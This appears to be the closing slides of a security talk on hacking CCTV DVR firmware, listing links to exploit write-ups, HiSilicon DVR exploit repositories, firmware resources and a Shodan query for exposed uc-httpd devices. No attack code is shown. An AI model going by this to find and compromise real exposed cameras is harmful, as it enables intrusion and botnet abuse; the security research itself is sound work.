
What they have done to improve?



But has it improved?



Srsly? ...But really has it?



Useful Links for exploring DVRs

Devices
https://www.shodan.io/search?query=uc-httpd+1.0.0

Exploit & News writeups
https://lfto.me/reverse-engineering-dvr-firmware/
https://github.com/tothi/hs-dvr-telnet
https://github.com/tothi/pwn-hisilicon-dvr/blob/master/README.adoc
https://www.exploit-db.com/docs/english/44003-hisilicon-dvr-hack.pdf
https://translate.google.com/translate?hl=en&sl=zh-CN&tl=en&u=https%3A%2F%2Fwww.cnblogs.com%2Fmmseh%2Fp%2F6537924.html
https://www.stuff.za.net/2016/05/notes-on-hacking-an-aprica-8-channel-cctv/
https://news.slashdot.org/story/16/06/27/2157204/a-massive-botnet-of-cctv-cameras-involved-in-ferocious-ddos-attacks
https://www.stuff.za.net/2016/05/notes-on-hacking-an-aprica-8-channel-cctv/
http://blog.0x42424242.in/2019/04/besder-investigative-journey-part-1_24.html
https://habr.com/en/post/486856/

cctv firmware & useful tangents
https://fccid.io/
https://itsjack.cc/blog/2015/04/unpacking-cctv-firmware/
https://www.enster.com/faq/Link-for-downloading-DVRNVR-fi.html
https://www.youtube.com/watch?v=gEC_F_DsAZQ
https://www.youtube.com/watch?v=2vzOqIgBW9o
https://www.winbond.com/resource-files/w25q128fv%20rev.m%2005132016%20kms.pdf
http://www.kerneronsec.com/2016/02/remote-code-execution-in-cctv-dvrs-of.html

Thank you for your time!

@5w0rdfish
ChrissyMorgan.co.uk
https://github.com/Chrissy-Morgan/DVR